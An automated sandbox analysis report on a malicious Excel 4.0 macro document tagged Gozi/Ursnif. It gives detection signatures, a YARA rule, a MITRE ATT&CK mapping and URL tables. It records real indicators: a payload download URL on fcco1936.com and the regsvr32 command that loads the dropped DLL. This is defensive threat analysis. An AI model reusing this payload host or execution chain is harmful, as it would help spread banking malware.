ID: 324303
Sample Name: document-1477931596.xls
Cookbook: defaultwindowsofficecookbook.jbs
Time: 04:19:56
Date: 29/11/2020
Version: 31.0.0 Red Diamond

Table of Contents


Analysis Report document-1477931596.xls

Overview

General Information

Sample Name:	document-1477931596.xls
Analysis ID:	324303
MD5:	1602c8c0a768d4..
SHA1:	0c9b5477aa41c5..
SHA256:	ba48de11db500e..
Tags:	gozi SilentBuilder ursnif xls

Most interesting Screenshot:




Detection

Score:	80
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Multi AV Scanner detection for subm…
- Office document tries to convince vi…
- Document exploit detected (UrlDown…
- Document exploit detected (process…
- Found Excel 4.0 Macro with suspicio…
- Found obfuscated Excel 4.0 Macro
- Sigma detected: Microsoft Office Pr…
- Yara detected hidden Macro 4.0 in E…
- Allocates a big amount of memory (p…
- Document contains embedded VBA …
- IP address seen in connection with o…
- Potential document exploit detected…

Classification



Startup

- **System is w10x64**
- EXCEL.EXE (PID: 5996 cmdline: 'C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE' /automation -Embedding MD5: 5D6638F2C8F8571C593999C58866007E)
  - regsvr32.exe (PID: 5692 cmdline: regsvr32 -s C:\giogti\mpomqr\fwpxeohi.dll MD5: 426E7499F6A7346F0410DEAD0805586B)
- **cleanup**

Malware Configuration

No configs have been found

Yara Overview

Initial Sample


Source	Rule	Description	Author	Strings
document-1477931596.xls	SUSP_Excel4Macro_AutoOpen	Detects Excel4 macro use with auto open / close	John Lambert @JohnLaTwC	• 0x0:$header_docf: D0 CF 11 E0 • 0x4fea2:$s1: Excel • 0x50f1d:$s1: Excel • 0x389b:$Auto_Open: 18 00 17 00 20 00 00 01 07 00 0 0 00 00 00 00 00 00 00 01 3A
document-1477931596.xls	JoeSecurity_HiddenMacro	Yara detected hidden Macro 4.0 in Excel	Joe Security	

Sigma Overview

System Summary:

Sigma detected: Microsoft Office Product Spawning Windows Shell

Signature Overview



- AV Detection
- Software Vulnerabilities
- Networking
- System Summary
- Data Obfuscation
- Hooking and other Techniques for Hiding and Protection
- HIPS / PFW / Operating System Protection Evasion

Click to jump to signature section

AV Detection:

Multi AV Scanner detection for submitted file

Software Vulnerabilities:

Document exploit detected (UrlDownloadToFile)

Document exploit detected (process start blacklist hit)

System Summary:

Office document tries to convince victim to disable security protection (e.g. to enable ActiveX or Macros)

Found Excel 4.0 Macro with suspicious formulas

Found obfuscated Excel 4.0 Macro

HIPS / PFW / Operating System Protection Evasion:


Yara detected hidden Macro 4.0 in Excel

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects
Valid Accounts	Scripting 2 1	DLL Side-Loading 1	Process Injection 1	Regsvr32 1	OS Credential Dumping	File and Directory Discovery 1	Remote Services	Data from Local System	Exfiltration Over Other Network Medium	Non-Application Layer Protocol 2	Eavesdrop on Insecure Network Communication	Remotely Track Device Without Authorization
Default Accounts	Exploitation for Client Execution 2 3	Boot or Logon Initialization Scripts	DLL Side-Loading 1	Masquerading 1	LSASS Memory	System Information Discovery 2	Remote Desktop Protocol	Data from Removable Media	Exfiltration Over Bluetooth	Application Layer Protocol 1 2	Exploit SS7 to Redirect Phone Calls/SMS	Remotely Wipe Data Without Authorization
Domain Accounts	At (Linux)	Logon Script (Windows)	Extra Window Memory Injection 1	Disable or Modify Tools 1	Security Account Manager	Query Registry	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Ingress Tool Transfer 1	Exploit SS7 to Track Device Location	Obtain Device Cloud Backups
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Process Injection 1	NTDS	System Network Configuration Discovery	Distributed Component Object Model	Input Capture	Scheduled Transfer	Protocol Impersonation	SIM Card Swap	

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Scripting 2 1	LSA Secrets	Remote System Discovery	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manipulate Device Communication	
Replication Through Removable Media	Launchd	Rc.common	Rc.common	DLL Side-Loading 1	Cached Domain Credentials	System Owner/User Discovery	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jamming or Denial of Service	
External Remote Services	Scheduled Task	Startup Items	Startup Items	Extra Window Memory Injection 1	DCSync	Network Sniffing	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port	Rogue Wi-Fi Access Points	


Behavior Graph




Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.





Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
document-1477931596.xls	38%	Virustotal		Browse
document-1477931596.xls	16%	Metadefender		Browse
document-1477931596.xls	8%	ReversingLabs	Document-Word.Trojan.Heuristic	

Dropped Files

No Antivirus matches

Unpacked PE Files

No Antivirus matches

Domains

Source	Detection	Scanner	Label	Link
fcco1936.com	1%	Virustotal		Browse

URLs

Source	Detection	Scanner	Label	Link
http://https://cdn.entity.	0%	URL Reputation	safe	
http://https://cdn.entity.	0%	URL Reputation	safe	
http://https://cdn.entity.	0%	URL Reputation	safe	
http://https://cdn.entity.	0%	URL Reputation	safe	
http://https://wus2-000.contentsync.	0%	URL Reputation	safe	
http://https://wus2-000.contentsync.	0%	URL Reputation	safe	
http://https://wus2-000.contentsync.	0%	URL Reputation	safe	
http://https://wus2-000.contentsync.	0%	URL Reputation	safe	
http://https://powerlift.acompli.net	0%	URL Reputation	safe	
http://https://powerlift.acompli.net	0%	URL Reputation	safe	
http://https://powerlift.acompli.net	0%	URL Reputation	safe	
http://https://powerlift.acompli.net	0%	URL Reputation	safe	
http://https://rpsticket.partnerservices.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://rpsticket.partnerservices.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://rpsticket.partnerservices.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://rpsticket.partnerservices.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://cortana.ai	0%	URL Reputation	safe	
http://https://cortana.ai	0%	URL Reputation	safe	
http://https://cortana.ai	0%	URL Reputation	safe	
http://https://cortana.ai	0%	URL Reputation	safe	
http://https://api.aadrm.com/	0%	URL Reputation	safe	
http://https://api.aadrm.com/	0%	URL Reputation	safe	
http://https://api.aadrm.com/	0%	URL Reputation	safe	
http://https://api.aadrm.com/	0%	URL Reputation	safe	
http://https://ofcrecsvcapi-int.azurewebsites.net/	0%	Virustotal		Browse
http://https://ofcrecsvcapi-int.azurewebsites.net/	0%	Avira URL Cloud	safe	
http://https://res.getmicrosoftkey.com/api/redemptionevents	0%	URL Reputation	safe	
http://https://res.getmicrosoftkey.com/api/redemptionevents	0%	URL Reputation	safe	
http://https://res.getmicrosoftkey.com/api/redemptionevents	0%	URL Reputation	safe	
http://https://res.getmicrosoftkey.com/api/redemptionevents	0%	URL Reputation	safe	
http://https://powerlift-frontdesk.acompli.net	0%	URL Reputation	safe	
http://https://powerlift-frontdesk.acompli.net	0%	URL Reputation	safe	
http://https://powerlift-frontdesk.acompli.net	0%	URL Reputation	safe	
http://https://powerlift-frontdesk.acompli.net	0%	URL Reputation	safe	
http://https://officeci.azurewebsites.net/api/	0%	Virustotal		Browse
http://https://officeci.azurewebsites.net/api/	0%	Avira URL Cloud	safe	
http://https://store.office.cn/addinstemplate	0%	URL Reputation	safe	
http://https://store.office.cn/addinstemplate	0%	URL Reputation	safe	
http://https://store.office.cn/addinstemplate	0%	URL Reputation	safe	
http://https://store.office.cn/addinstemplate	0%	URL Reputation	safe	
http://https://wus2-000.pagecontentsync.	0%	URL Reputation	safe	
http://https://wus2-000.pagecontentsync.	0%	URL Reputation	safe	
http://https://wus2-000.pagecontentsync.	0%	URL Reputation	safe	
http://https://wus2-000.pagecontentsync.	0%	URL Reputation	safe	
http://https://store.officeppe.com/addinstemplate	0%	URL Reputation	safe	
http://https://store.officeppe.com/addinstemplate	0%	URL Reputation	safe	
http://https://store.officeppe.com/addinstemplate	0%	URL Reputation	safe	
http://https://store.officeppe.com/addinstemplate	0%	URL Reputation	safe	
http://https://dev0-api.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://dev0-api.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://dev0-api.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://dev0-api.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://www.odwebp.svc.ms	0%	URL Reputation	safe	
http://https://www.odwebp.svc.ms	0%	URL Reputation	safe	
http://https://www.odwebp.svc.ms	0%	URL Reputation	safe	
http://https://www.odwebp.svc.ms	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com/	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com/	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com/	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com/	0%	URL Reputation	safe	
http://https://officesetup.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://officesetup.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://officesetup.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://officesetup.getmicrosoftkey.com	0%	URL Reputation	safe	

Source	Detection	Scanner	Label	Link
http://https://prod-global-autodetect.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://prod-global-autodetect.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://prod-global-autodetect.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://prod-global-autodetect.acompli.net/autodetect	0%	URL Reputation	safe	
http://fcco1936.com/ds/231120.gif	0%	URL Reputation	safe	
http://fcco1936.com/ds/231120.gif	0%	URL Reputation	safe	
http://fcco1936.com/ds/231120.gif	0%	URL Reputation	safe	
http://fcco1936.com/ds/231120.gif	0%	URL Reputation	safe	
http://https://apis.live.net/v5.0/	0%	URL Reputation	safe	
http://https://apis.live.net/v5.0/	0%	URL Reputation	safe	
http://https://apis.live.net/v5.0/	0%	URL Reputation	safe	
http://https://apis.live.net/v5.0/	0%	URL Reputation	safe	
http://https://asgsmsproxyapi.azurewebsites.net/	0%	Virustotal		Browse
http://https://asgsmsproxyapi.azurewebsites.net/	0%	Avira URL Cloud	safe	
http://https://ncus-000.contentsync.	0%	URL Reputation	safe	
http://https://ncus-000.contentsync.	0%	URL Reputation	safe	
http://https://ncus-000.contentsync.	0%	URL Reputation	safe	
http://https://ncus-000.contentsync.	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com/PolicySync/PolicySync.svc/SyncFile	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com/PolicySync/PolicySync.svc/SyncFile	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com/PolicySync/PolicySync.svc/SyncFile	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com/PolicySync/PolicySync.svc/SyncFile	0%	URL Reputation	safe	
http://https://skyapi.live.net/Activity/	0%	URL Reputation	safe	
http://https://skyapi.live.net/Activity/	0%	URL Reputation	safe	
http://https://skyapi.live.net/Activity/	0%	URL Reputation	safe	
http://https://skyapi.live.net/Activity/	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com	0%	URL Reputation	safe	
http://https://ovisualuiapp.azurewebsites.net/pbiagave/	0%	Avira URL Cloud	safe	
http://https://directory.services.	0%	URL Reputation	safe	
http://https://directory.services.	0%	URL Reputation	safe	
http://https://directory.services.	0%	URL Reputation	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
fcco1936.com	185.253.218.120	true	false	• 1%, Virustotal, Browse	unknown

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://fcco1936.com/ds/231120.gif	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown

URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://api.diagnosticssdf.office.com	5F42ADFC-E290-4715-A833-BEB940169CB7.0.dr	false		high
http://https://login.microsoftonline.com/	5F42ADFC-E290-4715-A833-BEB940169CB7.0.dr	false		high
http://https://shell.suite.office.com:1443	5F42ADFC-E290-4715-A833-BEB940169CB7.0.dr	false		high
http://https://login.windows.net/72f988bf-86f1-41af-91ab-2d7cd011db47/oauth2/authorize	5F42ADFC-E290-4715-A833-BEB940169CB7.0.dr	false		high
http://https://insertmedia.bing.office.net/images/officeonlinecontent/browse?cp=Flickr	5F42ADFC-E290-4715-A833-BEB940169CB7.0.dr	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://cdn.entity.	5F42ADFC-E290-4715-A833-BEB940169CB7.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://api.addins.omex.office.net/appinfo/query	5F42ADFC-E290-4715-A833-BEB940169CB7.0.dr	false		high
http://https://wus2-000.contentsync.	5F42ADFC-E290-4715-A833-BEB940169CB7.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://clients.config.office.net/user/v1.0/tenantassociationkey	5F42ADFC-E290-4715-A833-BEB940169CB7.0.dr	false		high
http://https://dev.virtualearth.net/REST/V1/GeospatialEndpoint/	5F42ADFC-E290-4715-A833-BEB940169CB7.0.dr	false		high
http://https://powerlift.acompli.net	5F42ADFC-E290-4715-A833-BEB940169CB7.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://rpsticket.partnerservices.getmicrosoftkey.com	5F42ADFC-E290-4715-A833-BEB940169CB7.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://lookup.onenote.com/lookup/geolocation/v1	5F42ADFC-E290-4715-A833-BEB940169CB7.0.dr	false		high
http://https://cortana.ai	5F42ADFC-E290-4715-A833-BEB940169CB7.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://apc.learningtools.onenote.com/learningtoolsapi/v2.0/getfreeformspeech	5F42ADFC-E290-4715-A833-BEB940169CB7.0.dr	false		high
http://https://cloudfiles.onenote.com/upload.aspx	5F42ADFC-E290-4715-A833-BEB940169CB7.0.dr	false		high
http://https://syncservice.protection.outlook.com/PolicySync/PolicySync.svc/SyncFile	5F42ADFC-E290-4715-A833-BEB940169CB7.0.dr	false		high
http://https://entitlement.diagnosticssdf.office.com	5F42ADFC-E290-4715-A833-BEB940169CB7.0.dr	false		high
http://https://na01.oscs.protection.outlook.com/api/SafeLinksApi/GetPolicy	5F42ADFC-E290-4715-A833-BEB940169CB7.0.dr	false		high
http://https://api.aadrm.com/	5F42ADFC-E290-4715-A833-BEB940169CB7.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://ofcrecsvcapi-int.azurewebsites.net/	5F42ADFC-E290-4715-A833-BEB940169CB7.0.dr	false	• 0%, Virustotal, Browse • Avira URL Cloud: safe	unknown
http://https://dataservice.protection.outlook.com/PsorWebService/v1/ClientSyncFile/MipPolicies	5F42ADFC-E290-4715-A833-BEB940169CB7.0.dr	false		high
http://https://api.microsoftstream.com/api/	5F42ADFC-E290-4715-A833-BEB940169CB7.0.dr	false		high
http://https://insertmedia.bing.office.net/images/hosted?host=office&adlt=strict&hostType=Immersive	5F42ADFC-E290-4715-A833-BEB940169CB7.0.dr	false		high
http://https://cr.office.com	5F42ADFC-E290-4715-A833-BEB940169CB7.0.dr	false		high
http://https://portal.office.com/account/?ref=ClientMeControl	5F42ADFC-E290-4715-A833-BEB940169CB7.0.dr	false		high
http://https://ecs.office.com/config/v2/Office	5F42ADFC-E290-4715-A833-BEB940169CB7.0.dr	false		high
http://https://graph.ppe.windows.net	5F42ADFC-E290-4715-A833-BEB940169CB7.0.dr	false		high
http://https://res.getmicrosoftkey.com/api/redemptionevents	5F42ADFC-E290-4715-A833-BEB940169CB7.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://powerlift-frontdesk.acompli.net	5F42ADFC-E290-4715-A833-BEB940169CB7.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://tasks.office.com	5F42ADFC-E290-4715-A833-BEB940169CB7.0.dr	false		high
http://https://officeci.azurewebsites.net/api/	5F42ADFC-E290-4715-A833-BEB940169CB7.0.dr	false	• 0%, Virustotal, Browse • Avira URL Cloud: safe	unknown
http://https://sr.outlook.office.net/ws/speech/recognize/assistant/work	5F42ADFC-E290-4715-A833-BEB940169CB7.0.dr	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://store.office.cn/addinstemplate	5F42ADFC-E290-4715-A833-BEB940169CB7.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://wus2-000.pagecontentsync.	5F42ADFC-E290-4715-A833-BEB940169CB7.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://outlook.office.com/autosuggest/api/v1/init?cvid=	5F42ADFC-E290-4715-A833-BEB940169CB7.0.dr	false		high
http://https://globaldisco.crm.dynamics.com	5F42ADFC-E290-4715-A833-BEB940169CB7.0.dr	false		high
http://https://nam.learningtools.onenote.com/learningtoolsapi/v2.0/getfreeformspeech	5F42ADFC-E290-4715-A833-BEB940169CB7.0.dr	false		high
http://https://store.officeppe.com/addinstemplate	5F42ADFC-E290-4715-A833-BEB940169CB7.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://dev0-api.acompli.net/autodetect	5F42ADFC-E290-4715-A833-BEB940169CB7.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://www.odwebp.svc.ms	5F42ADFC-E290-4715-A833-BEB940169CB7.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://api.powerbi.com/v1.0/myorg/groups	5F42ADFC-E290-4715-A833-BEB940169CB7.0.dr	false		high
http://https://web.microsoftstream.com/video/	5F42ADFC-E290-4715-A833-BEB940169CB7.0.dr	false		high
http://https://graph.windows.net	5F42ADFC-E290-4715-A833-BEB940169CB7.0.dr	false		high
http://https://dataservice.o365filtering.com/	5F42ADFC-E290-4715-A833-BEB940169CB7.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://officesetup.getmicrosoftkey.com	5F42ADFC-E290-4715-A833-BEB940169CB7.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://analysis.windows.net/powerbi/api	5F42ADFC-E290-4715-A833-BEB940169CB7.0.dr	false		high
http://https://prod-global-autodetect.acompli.net/autodetect	5F42ADFC-E290-4715-A833-BEB940169CB7.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://outlook.office365.com/autodiscover/autodiscover.json	5F42ADFC-E290-4715-A833-BEB940169CB7.0.dr	false		high
http://https://powerpoint.uservoice.com/forums/288952-powerpoint-for-ipad-iphone-ios	5F42ADFC-E290-4715-A833-BEB940169CB7.0.dr	false		high
http://https://eur.learningtools.onenote.com/learningtoolsapi/v2.0/getfreeformspeech	5F42ADFC-E290-4715-A833-BEB940169CB7.0.dr	false		high
http://https://pf.directory.live.com/profile/mine/System.ShortCircuitProfile.json	5F42ADFC-E290-4715-A833-BEB940169CB7.0.dr	false		high
http://https://onedrive.live.com/about/download/?windows10SyncClientInstalled=false	5F42ADFC-E290-4715-A833-BEB940169CB7.0.dr	false		high
http://https://webdir.online.lync.com/autodiscover/autodiscoverservice.svc/root/	5F42ADFC-E290-4715-A833-BEB940169CB7.0.dr	false		high
http://weather.service.msn.com/data.aspx	5F42ADFC-E290-4715-A833-BEB940169CB7.0.dr	false		high
